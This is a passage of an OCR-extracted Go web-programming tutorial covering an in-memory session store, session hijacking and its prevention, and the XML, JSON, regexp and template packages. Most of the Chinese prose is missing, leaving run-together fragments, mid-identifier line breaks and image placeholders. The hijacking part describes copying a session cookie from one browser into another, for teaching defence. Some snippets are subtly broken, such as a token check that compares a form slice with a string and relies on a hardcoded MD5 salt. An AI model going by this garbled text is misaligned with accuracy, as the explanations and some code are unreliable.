type SessionStore struct {
    sid          string                      //session id
    timeAccessed time.Time                   //
    value        map[interface{}]interface{} //session
}

func (st *SessionStore) Set(key, value interface{}) error {
    st.value[key] = value
    pder.SessionUpdate(st.sid)
    return nil
}

func (st *SessionStore) Get(key interface{}) interface{} {
    pder.SessionUpdate(st.sid)
    if v, ok := st.value[key]; ok {
        return v
    } else {
        return nil
    }
    return nil
}

func (st *SessionStore) Delete(key interface{}) error {
    delete(st.value, key)
    pder.SessionUpdate(st.sid)
    return nil
}

func (st *SessionStore) SessionID() string {
    return st.sid
}

type Provider struct {
    lock     sync.Mutex               //
    sessions map[string]*list.Element //
    list     *list.List               //gc
}
```

```
    func (pder *Provider) SessionInit(sid string) (session.Session,
 error) {
        pder.lock.Lock()
        defer pder.lock.Unlock()
        v := make(map[interface{}]interface{}, 0)
        newsess := &SessionStore{sid: sid, timeAccessed: time.Now()
, value: v}
        element := pder.list.PushBack(newsess)
        pder.sessions[sid] = element
        return newsess, nil
    }

    func (pder *Provider) SessionRead(sid string) (session.Session,
 error) {
        if element, ok := pder.sessions[sid]; ok {
            return element.Value.(*SessionStore), nil
        } else {
            sess, err := pder.SessionInit(sid)
            return sess, err
        }
        return nil, nil
    }

    func (pder *Provider) SessionDestroy(sid string) error {
        if element, ok := pder.sessions[sid]; ok {
            delete(pder.sessions, sid)
            pder.list.Remove(element)
            return nil
        }
        return nil
    }

    func (pder *Provider) SessionGC(maxlifetime int64) {
        pder.lock.Lock()
        defer pder.lock.Unlock()

        for {
            element := pder.list.Back()
            if element == nil {
                break
            }
            if (element.Value.(*SessionStore).timeAccessed.Unix() +
 maxlifetime) < time.Now().Unix() {
                pder.list.Remove(element)
                delete(pder.sessions, element.Value.(*SessionStore)
.sid)
            } else {
                break
            }
        }
    }

    func (pder *Provider) SessionUpdate(sid string) error {
        pder.lock.Lock()
        defer pder.lock.Unlock()
        if element, ok := pder.sessions[sid]; ok {
            element.Value.(*SessionStore).timeAccessed = time.Now()
            pder.list.MoveToFront(element)
            return nil
        }
        return nil
    }

    func init() {
        pder.sessions = make(map[string]*list.Element, 0)
        session.Register("memory", pder)
    }
```

sessioninitsession

```


    import (
        "github.com/astaxie/session"
        _ "github.com/astaxie/session/providers/memory"
    )
```

importmemoryinitsessionsession

```


    var globalSessions *session.Manager

    //init
    func init() {
        globalSessions, _ = session.NewManager("memory", "gosession
id", 3600)
        go globalSessions.GC()
    }
```

links

-
- : Gosession
- : session

6.4 session

sessionsessionsession .

session


session

count

```
    func count(w http.ResponseWriter, r *http.Request) {
        sess := globalSessions.SessionStart(w, r)
        ct := sess.Get("countnum")
        if ct == nil {
            sess.Set("countnum", 1)
        } else {
            sess.Set("countnum", (ct.(int) + 1))
        }
        t, _ := template.ParseFiles("count.gtpl")
        w.Header().Set("Content-Type", "text/html")
        t.Execute(w, sess.Get("countnum"))
    }
```

count.gtpl


```
Hi. Now count:{{.}}
```



Hi. Now count:6

6.4 count


6(chromecookie



Domain	localhost
Name	gosessionid
Value	7iKFCakUcMjS6M86tVNdk-viMFHt7W8mUJQD6rONc6Q%3D
Host Only	true
Path	/
Secure	false
HTTP Only	false
Session	true
Expiration Date	session
Store Id	0

6.5 cookie

: (firefox),chromefirefoxcookiecookiecookiefirefox:



Cookies Manager+ v1.5.1.1 [showing 190 of 190, selected 1]

名称: ☑ gosessionid

内容: ☑ 7iKFCakUcMjS6M86tVNdk-viMFHt7W8mUJQD6rONc6Q%3D

主机: ☑ localhost

路径: ☑ /

发送条件: ☑ 任意类型的连接


Http Only: ☑ No

过期时间: ☑ at end of session

发送条件: 任意类型的连接

过期时间: 在会话结束时

6.6 cookie



Hi. Now count:7

6.7 session

sessionIDcookiefirefoxchromegoservergosessionid“ ”goserverhttpgosessionidHTTPgosessionidchrome“”session chrome“”

session

cookieonly token

sessionsessionsession

sessionIDcookieURLcookiehttponlytrue,cookiecookieXSSsession cookieURLsessionID

tokenformtokentoken

```
h := md5.New()
salt:="astaxie%^7&8888"
io.WriteString(h,salt+time.Now().String())
token:=fmt.Sprintf("%x",h.Sum(nil))
if r.Form["token"]!=token{
    //
}
sess.Set("token",token)
```

SID

sessionsessionIDsessionsession

```
createtime := sess.Get("createtime")
if createtime == nil {
    sess.Set("createtime", time.Now().Unix())
} else if (createtime.(int64) + 60) < (time.Now().Unix()) {
    globalSessions.SessionDestroy(w, r)
    sess = globalSessions.SessionStart(w, r)
}
```

sessionsessionID(60)IDsessionID

session sessionIDsessionIDsessionIDcookiehttponlyU sessionIDMaxAge=0session cookie

links

-
- : session
- :

6.5

sessioncookieGosessionsessionsessionProvidersessionsession sessionsessionsesisonsession


links

-
- : session
- :

7

WebJsonXMlGoGoGo

XMLJavawebserverXML7.1XMLXMLAPIJSON7.2JSON 7.3GoWebMVCGoWebV



links

-
- :
- : XML

7.1 XML

XMLWebXML GoXML

XMLGoXML

xml

```
<?xml version="1.0" encoding="utf-8"?>
<servers version="1">
    <server>
        <serverName>Shanghai_VPN</serverName>
        <serverIP>127.0.0.1</serverIP>
    </server>
    <server>
        <serverName>Beijing_VPN</serverName>
        <serverIP>127.0.0.2</serverIP>
    </server>
</servers>
```

XMLIPGoXML

XML

XML xml `Unmarshal`

```
func Unmarshal(data []byte, v interface{}) error
```

dataXMLvinterfaceXMLstructstructXML

```
package main

import (
    "encoding/xml"
    "fmt"
    "io/ioutil"
    "os"
)

type Recurlyservers struct {
    XMLName     xml.Name `xml:"servers"`
    Version     string   `xml:"version,attr"`
    Svs         []server `xml:"server"`
    Description string   `xml:",innerxml"`
}

type server struct {
    XMLName    xml.Name `xml:"server"`
    ServerName string   `xml:"serverName"`
```

```
        ServerIP   string   `xml:"serverIP"`
    }

    func main() {
        file, err := os.Open("servers.xml") // For read access.

        if err != nil {
            fmt.Printf("error: %v", err)
            return
        }
        defer file.Close()
        data, err := ioutil.ReadAll(file)
        if err != nil {
            fmt.Printf("error: %v", err)
            return
        }
        v := Recurlyservers{}
        err = xml.Unmarshal(data, &v)
        if err != nil {
            fmt.Printf("error: %v", err)
            return
        }

        fmt.Println(v)
    }
```

XMLgo structxml.Unmarshalxmlstruct

```
    {{ servers} 1 [{{ server} Shanghai_VPN 127.0.0.1} {{ server} Beijing_VPN 127.0.0.2}]
    <server>
        <serverName>Shanghai_VPN</serverName>
        <serverIP>127.0.0.1</serverIP>
    </server>
    <server>
        <serverName>Beijing_VPN</serverName>
        <serverIP>127.0.0.2</serverIP>
    </server>
    }
```

xmlstruct `xml.Unmarshal` struct `xml:"serverName"` ,struct struct tag `Unmarshal`

```
func Unmarshal(data []byte, v interface{}) error
```

XMLstructslicestringXMLv `Unmarshal` XMLstruct tag tagXML

GotagXMLstructstruct tagreflect

XMLstruct

- structstring[]bytetag `",innerxml"` UnmarshalxmlDescription

```
    <server>
        <serverName>Shanghai_VPN</serverName>
        <serverIP>127.0.0.1</serverIP>
    </server>
    <server>
        <serverName>Beijing_VPN</serverName>
        <serverIP>127.0.0.2</serverIP>
    </server>
```

- structXMLNamexml.Nameelement,servers
- structtagXMLelementelementservernameserverip
- structtag `",attr"` elementversion
- structtag `"a>b>c"` ,xmlabc
- structtag `"-"` ,xml
- structtag `",any"`
- XMLtag",comments"[]bytestring,

structtag tagXMLtagXMLelementslice

> goxmlstruct

XML

XMLgo xml `Marshal` `MarshalIndent`

```
    func Marshal(v interface{}) ([]byte, error)
    func MarshalIndent(v interface{}, prefix, indent string) ([]byte
, error)
```

XMLXML

XML

```
    package main

    import (
        "encoding/xml"
        "fmt"
        "os"
    )

    type Servers struct {
        XMLName xml.Name `xml:"servers"`
        Version string   `xml:"version,attr"`
        Svs     []server `xml:"server"`
    }

    type server struct {
        ServerName string `xml:"serverName"`
        ServerIP   string `xml:"serverIP"`
    }

    func main() {
        v := &Servers{Version: "1"}
        v.Svs = append(v.Svs, server{"Shanghai_VPN", "127.0.0.1"})
        v.Svs = append(v.Svs, server{"Beijing_VPN", "127.0.0.2"})
        output, err := xml.MarshalIndent(v, "  ", "    ")
        if err != nil {
            fmt.Printf("error: %v\n", err)
        }
        os.Stdout.Write([]byte(xml.Header))

        os.Stdout.Write(output)
    }
```

```
<?xml version="1.0" encoding="UTF-8"?>
<servers version="1">
<server>
    <serverName>Shanghai_VPN</serverName>
    <serverIP>127.0.0.1</serverIP>
</server>
<server>
    <serverName>Beijing_VPN</serverName>
    <serverIP>127.0.0.2</serverIP>
</server>
</servers>
```

`os.Stdout.Write([]byte(xml.Header))` `xml.MarshalIndent` `xml.Marshal` XMLxmlxmlHeader

`Marshal` vinterface{}xmlXML

- v arrayslice value
- vMarshal
- vinterfaceinterface
- v

XMLelementstruct

- vstructXMLNametag
- xml.NameXMLName
- structtag
- struct
- marshall

struct tagxml

- XMLName
- tag `"-"`
- tag `"name,attr"` nameXMLversion
- tag `",attr"` structXMLname
- tag `",chardata"` xml character dataelement
- tag `",innerxml"`
- tag `",comment"` xml"--"
- tag `"omitempty"` ,XMLfalse0nilnil0array, slice, mapstring
- tag `"a>b>c"` abbc

```
	FirstName string   `xml:"name>first"`
	LastName  string   `xml:"name>last"`

	<name>
	<first>Asta</first>
	<last>Xie</last>
	</name>
```

Goxml/XMLXMLstruct tagstruct tagtagtag

links

-
- :
- : Json

7.2 JSON

JSONJavascript Object NotationJSONJavascriptJSONCJSON XMLXMLJSONJSONXML,,JSONJSONWebGoJSONGo JSONJSON

json

```
{"servers":[{"serverName":"Shanghai_VPN","serverIP":"127.0.0.1"},{"serverName":"Beijing_VPN","serverIP":"127.0.0.2"}]}
```

JSONgojsonJSON

JSON

JSONJSONGoJSON

```
func Unmarshal(data []byte, v interface{}) error
```

```
package main

import (
    "encoding/json"
    "fmt"
)

type Server struct {
    ServerName string
    ServerIP   string
}

type Serverslice struct {
    Servers []Server
}

func main() {
        var s Serverslice
        str := `{"servers":[{"serverName":"Shanghai_VPN","serverIP":
"127.0.0.1"},{"serverName":"Beijing_VPN","serverIP":"127.0.0.2"}]}`
        json.Unmarshal([]byte(str), &s)
        fmt.Println(s)
    }
```

jsonsliceJSONKEYjsonstructJSONkey `Foo`

- tag`Foo`struct()
- `Foo`
- `FOO` `FoO`

(JSONJSON

interface

JSON

interface{}jsonJSONmap[string]interface{}[]interface{}JSONGoJSON

- bool JSON booleans,
- float64 JSON numbers,
- string JSON strings,
- nil JSON null.

JSON

```
    b := []byte(`{"Name":"Wednesday","Age":6,"Parents":["Gomez","Mo
rticia"]}`)
```

interface{}

```
var f interface{}
err := json.Unmarshal(b, &f)
```

fmapkeystringinterface{}

```
f = map[string]interface{}{
    "Name": "Wednesday",
    "Age":  6,
    "Parents": []interface{}{
        "Gomez",
        "Morticia",
    },
}
```

```
m := f.(map[string]interface{})
```

```
for k, v := range m {
    switch vv := v.(type) {
    case string:
        fmt.Println(k, "is string", vv)
    case int:
        fmt.Println(k, "is int", vv)
    case float64:
        fmt.Println(k,"is float64",vv)
    case []interface{}:
        fmt.Println(k, "is an array:")
        for i, u := range vv {
            fmt.Println(i, u)
        }
        default:
            fmt.Println(k, "is of a type I don't know how to handle"
)
        }
    }
```

interface{}type assertJSON

bitly `simplejson`,JSON

```

    js, err := NewJson([]byte(`{
        "test": {
            "array": [1, "2", 3],
            "int": 10,
            "float": 5.150,
            "bignum": 9223372036854775807,
            "string": "simplejson",
            "bool": true
        }
    }`))

    arr, _ := js.Get("test").Get("array").Array()
    i, _ := js.Get("test").Get("int").Int()
    ms := js.Get("test").Get("string").MustString()
```

JSON, https://github.com/bitly/go-simplejson

JSON

JSONJSON `Marshal`

```

    func Marshal(v interface{}) ([]byte, error)
```

```go
package main

import (
    "encoding/json"
    "fmt"
)

type Server struct {
    ServerName string
    ServerIP   string
}

type Serverslice struct {
    Servers []Server
}

func main() {
    var s Serverslice
    s.Servers = append(s.Servers, Server{ServerName: "Shanghai_VPN", ServerIP: "127.0.0.1"})
    s.Servers = append(s.Servers, Server{ServerName: "Beijing_VPN", ServerIP: "127.0.0.2"})
    b, err := json.Marshal(s)
    if err != nil {
        fmt.Println("json err:", err)
    }
    fmt.Println(string(b))
}
```

```
{"Servers":[{"ServerName":"Shanghai_VPN","ServerIP":"127.0.0.1"},{"ServerName":"Beijing_VPN","ServerIP":"127.0.0.2"}]}
```

JSONstruct tag

```go
type Server struct {
    ServerName string `json:"serverName"`
    ServerIP   string `json:"serverIP"`
}

type Serverslice struct {
    Servers []Server `json:"servers"`
}
```

JSONJSON

JSONstruct tag:

- tag `"-"` JSON
- tagJSONserverName
- tag `"omitempty"` JSON
- bool, string, int, int64tag `",string"` JSONJSON

```
type Server struct {
    // ID JSON
    ID int `json:"-"`

    // ServerName2 JSON
    ServerName  string `json:"serverName"`
    ServerName2 string `json:"serverName2,string"`

    //  ServerIP JSON
    ServerIP   string `json:"serverIP,omitempty"`
}

s := Server {
    ID:         3,
    ServerName:  `Go "1.0" `,
    ServerName2: `Go "1.0" `,
    ServerIP:   ``,
}
b, _ := json.Marshal(s)
os.Stdout.Write(b)
```

```
    {"serverName":"Go \"1.0\" ","serverName2":"\"Go \\\"1.0\\\" \""
}
```

Marshal

- JSONstringkeymapmap[string]T(TGo)
- Channel, complexfunctionJSON
- JSON
- null

GojsonJSON `go-simplejson` Web

links

-
- : XML
- :

7.3

Web,

Go `regexp` GoGoRE2\C
`http://code.google.com/p/re2/wiki/Syntax`

`strings` (ContainsIndex)(Replace)(SplitJoin) `strings`

UTF-8Go `regexp`

`regexp` truefalse

```
func Match(pattern string, b []byte) (matched bool, error error)

func MatchReader(pattern string, r io.RuneReader) (matched bool, error error)
func MatchString(pattern string, s string) (matched bool, error error)
```

`pattern` trueerrorbyte sliceRuneReaderstring

IP

```
func IsIP(ip string) (b bool) {
    if m, _ := regexp.MatchString("^[0-9]{1,3}\\.[0-9]{1,3}\\.[0-9]{1,3}\\.[0-9]{1,3}$", ip); !m {
        return false
    }
    return true
}
```

`regexp` pattern

```
func main() {
    if len(os.Args) == 1 {
        fmt.Println("Usage: regexp [string]")
        os.Exit(1)
    } else if m, _ := regexp.MatchString("^[0-9]+$", os.Args[1]); m {
        fmt.Println(""   )
    } else {
        fmt.Println(""     )
    }
    }
```

Match(Reader|String)

Match

```
    package main

    import (
        "fmt"
        "io/ioutil"
        "net/http"
        "regexp"
        "strings"
    )

    func main() {
        resp, err := http.Get("http://www.baidu.com")
        if err != nil {
            fmt.Println("http get error.")
        }
        defer resp.Body.Close()
        body, err := ioutil.ReadAll(resp.Body)
        if err != nil {
            fmt.Println("http read error")
            return
        }

        src := string(body)

        //HTML
        re, _ := regexp.Compile("\\<[\\S\\s]+?\\>")
        src = re.ReplaceAllStringFunc(src, strings.ToLower)

        //STYLE
        re, _ = regexp.Compile("\\<style[\\S\\s]+?\\</style\\>")
        src = re.ReplaceAllString(src, "")

        //SCRIPT
        re, _ = regexp.Compile("\\<script[\\S\\s]+?\\</script\\>")
        src = re.ReplaceAllString(src, "")

        //HTML
        re, _ = regexp.Compile("\\<[\\S\\s]+?\\>")
        src = re.ReplaceAllString(src, "\n")

        //
        re, _ = regexp.Compile("\\s{2,}")
        src = re.ReplaceAllString(src, "\n")

        fmt.Println(strings.TrimSpace(src))
    }
```

CompileRegexpRegexp

```
func Compile(expr string) (*Regexp, error)
func CompilePOSIX(expr string) (*Regexp, error)
func MustCompile(str string) *Regexp
func MustCompilePOSIX(str string) *Regexp
```

CompilePOSIXCompilePOSIXPOSIXCompile([a-z]{2,4} "aa09aaa88aaaa"CompilePOSIXaaaaCompileaa)MustpanicMust

Regexpstruct

```
func (re *Regexp) Find(b []byte) []byte
func (re *Regexp) FindAll(b []byte, n int) [][]byte
func (re *Regexp) FindAllIndex(b []byte, n int) [][]int
func (re *Regexp) FindAllString(s string, n int) []string
func (re *Regexp) FindAllStringIndex(s string, n int) [][]int
func (re *Regexp) FindAllStringSubmatch(s string, n int) [][]st
```

```
ring
    func (re *Regexp) FindAllStringSubmatchIndex(s string, n int) [
][]int
    func (re *Regexp) FindAllSubmatch(b []byte, n int) [][][]byte
    func (re *Regexp) FindAllSubmatchIndex(b []byte, n int) [][]int
    func (re *Regexp) FindIndex(b []byte) (loc []int)
    func (re *Regexp) FindReaderIndex(r io.RuneReader) (loc []int)
    func (re *Regexp) FindReaderSubmatchIndex(r io.RuneReader) []int

    func (re *Regexp) FindString(s string) string
    func (re *Regexp) FindStringIndex(s string) (loc []int)
    func (re *Regexp) FindStringSubmatch(s string) []string
    func (re *Regexp) FindStringSubmatchIndex(s string) []int
    func (re *Regexp) FindSubmatch(b []byte) [][]byte
    func (re *Regexp) FindSubmatchIndex(b []byte) []int
```

18(byte slicestringio.RuneReader)

```
    func (re *Regexp) Find(b []byte) []byte
    func (re *Regexp) FindAll(b []byte, n int) [][]byte
    func (re *Regexp) FindAllIndex(b []byte, n int) [][]int
    func (re *Regexp) FindAllSubmatch(b []byte, n int) [][][]byte
    func (re *Regexp) FindAllSubmatchIndex(b []byte, n int) [][]int
    func (re *Regexp) FindIndex(b []byte) (loc []int)
    func (re *Regexp) FindSubmatch(b []byte) [][]byte
    func (re *Regexp) FindSubmatchIndex(b []byte) []int
```

```
    package main

    import (
        "fmt"
        "regexp"
    )

    func main() {
        a := "I am learning Go language"
        re, _ := regexp.Compile("[a-z]{2,4}")

        //
        one := re.Find([]byte(a))
        fmt.Println("Find:", string(one))

        //slice,n0
        all := re.FindAll([]byte(a), -1)
        fmt.Println("FindAll", all)

        //index,
        index := re.FindIndex([]byte(a))
        fmt.Println("FindIndex", index)

        //indexn
        allindex := re.FindAllIndex([]byte(a), -1)
        fmt.Println("FindAllIndex", allindex)

        re2, _ := regexp.Compile("am(.*)lang(.*)")

        //Submatch,()()
        //"am learning Go language"
        //" learning Go "
        //"uage"
        submatch := re2.FindSubmatch([]byte(a))
        fmt.Println("FindSubmatch", submatch)
        for _, v := range submatch {
            fmt.Println(string(v))
        }

        //FindIndex
        submatchindex := re2.FindSubmatchIndex([]byte(a))
        fmt.Println(submatchindex)

        //FindAllSubmatch,
        submatchall := re2.FindAllSubmatch([]byte(a), -1)
        fmt.Println(submatchall)

        //FindAllSubmatchIndex,index
        submatchallindex := re2.FindAllSubmatchIndex([]byte(a), -1)
        fmt.Println(submatchallindex)
    }
```

RegexpRegexp

```
    func (re *Regexp) Match(b []byte) bool
    func (re *Regexp) MatchReader(r io.RuneReader) bool
    func (re *Regexp) MatchString(s string) bool
```

```
    func (re *Regexp) ReplaceAll(src, repl []byte) []byte
    func (re *Regexp) ReplaceAllFunc(src []byte, repl func([]byte) []byte) []byte
    func (re *Regexp) ReplaceAllLiteral(src, repl []byte) []byte
    func (re *Regexp) ReplaceAllLiteralString(src, repl string) string
    func (re *Regexp) ReplaceAllString(src, repl string) string
    func (re *Regexp) ReplaceAllStringFunc(src string, repl func(string) string) string
```

Expand

```
    func (re *Regexp) Expand(dst []byte, template []byte, src []byte, match []int) []byte
    func (re *Regexp) ExpandString(dst []byte, template string, src string, match []int) []byte
```

Expand

```
    func main() {
        src := []byte(`
            call hello alice
            hello bob
            call hello eve
        `)
        pat := regexp.MustCompile(`(?m)(call)\s+(?P<cmd>\w+)\s+(?P<arg>.+)\s*$`)
        res := []byte{}
        for _, s := range pat.FindAllSubmatchIndex(src, -1) {
            res = pat.Expand(res, []byte("$cmd('$arg')\n"), src, s)
        }
        fmt.Println(string(res))
    }
```


Go `regexp` Go

links

-
- : Json
- :

7.4

MVCModelViewControllerViewHTMLJSP `<%=....=%>` PHP `<?php.....?>`



7.1

Web

Go

Go `template` `Parse` `ParseFile` `Execute` merge

```
func handler(w http.ResponseWriter, r *http.Request) {
    t := template.New("some template") //
    t, _ = t.ParseFiles("tmpl/welcome.html", nil)  //
    user := GetUser() //
    t.Execute(w, user)  //merger
}
```

Go

- ParseParseFilesParse
- handlermain
- `os.Stdout` `http.ResponseWriter` `os.Stdout` `io.Writer`

GoGo

Go `{{}}` `{{.}}` JavaC++this `{{.FieldName}}` ,(),

```
package main

import (
    "html/template"
    "os"
)

type Person struct {
    UserName string
}

func main() {
    t := template.New("fieldname example")
    t, _ = t.Parse("hello {{.UserName}}!")
    p := Person{UserName: "Astaxie"}
    t.Execute(os.Stdout, p)
}
```

```
hello Astaxie
```

```


type Person struct {
    UserName string
    email    string  //
}

t, _ = t.Parse("hello {{.UserName}}! {{.email}}")
```

`{{.}}` fmt

`{{with …}}…{{end}}` `{{range …}}{{end}}`

- {{range}} Gorange
- {{with}}

```

```

```
package main

import (
    "html/template"
    "os"
)

type Friend struct {
    Fname string
}

type Person struct {
    UserName string
    Emails   []string
    Friends  []*Friend
}

func main() {
    f1 := Friend{Fname: "minux.ma"}
    f2 := Friend{Fname: "xushiwei"}
    t := template.New("fieldname example")
    t, _ = t.Parse(`hello {{.UserName}}!
            {{range .Emails}}
                an email {{.}}
            {{end}}
            {{with .Friends}}
            {{range .}}
                my friend name is {{.Fname}}
            {{end}}
            {{end}}
            `)
    p := Person{UserName: "Astaxie",
        Emails:  []string{"astaxie@beego.me", "astaxie@gmail.com"},
        Friends: []*Friend{&f1, &f2}}
    t.Execute(os.Stdout, p)
}
```

GoGo `if-else` pipelineiffalse `if-else`

```
    package main

    import (
        "os"
        "text/template"
    )

    func main() {
        tEmpty := template.New("template test")
        tEmpty = template.Must(tEmpty.Parse(" pipeline if demo: {{if ``}} . {{end}}\n"    ))
        tEmpty.Execute(os.Stdout, nil)

        tWithValue := template.New("template test")
        tWithValue = template.Must(tWithValue.Parse(" pipeline if demo: {{if `anything`}} . {{end}}\n"         ))
        tWithValue.Execute(os.Stdout, nil)

        tIfElse := template.New("template test")
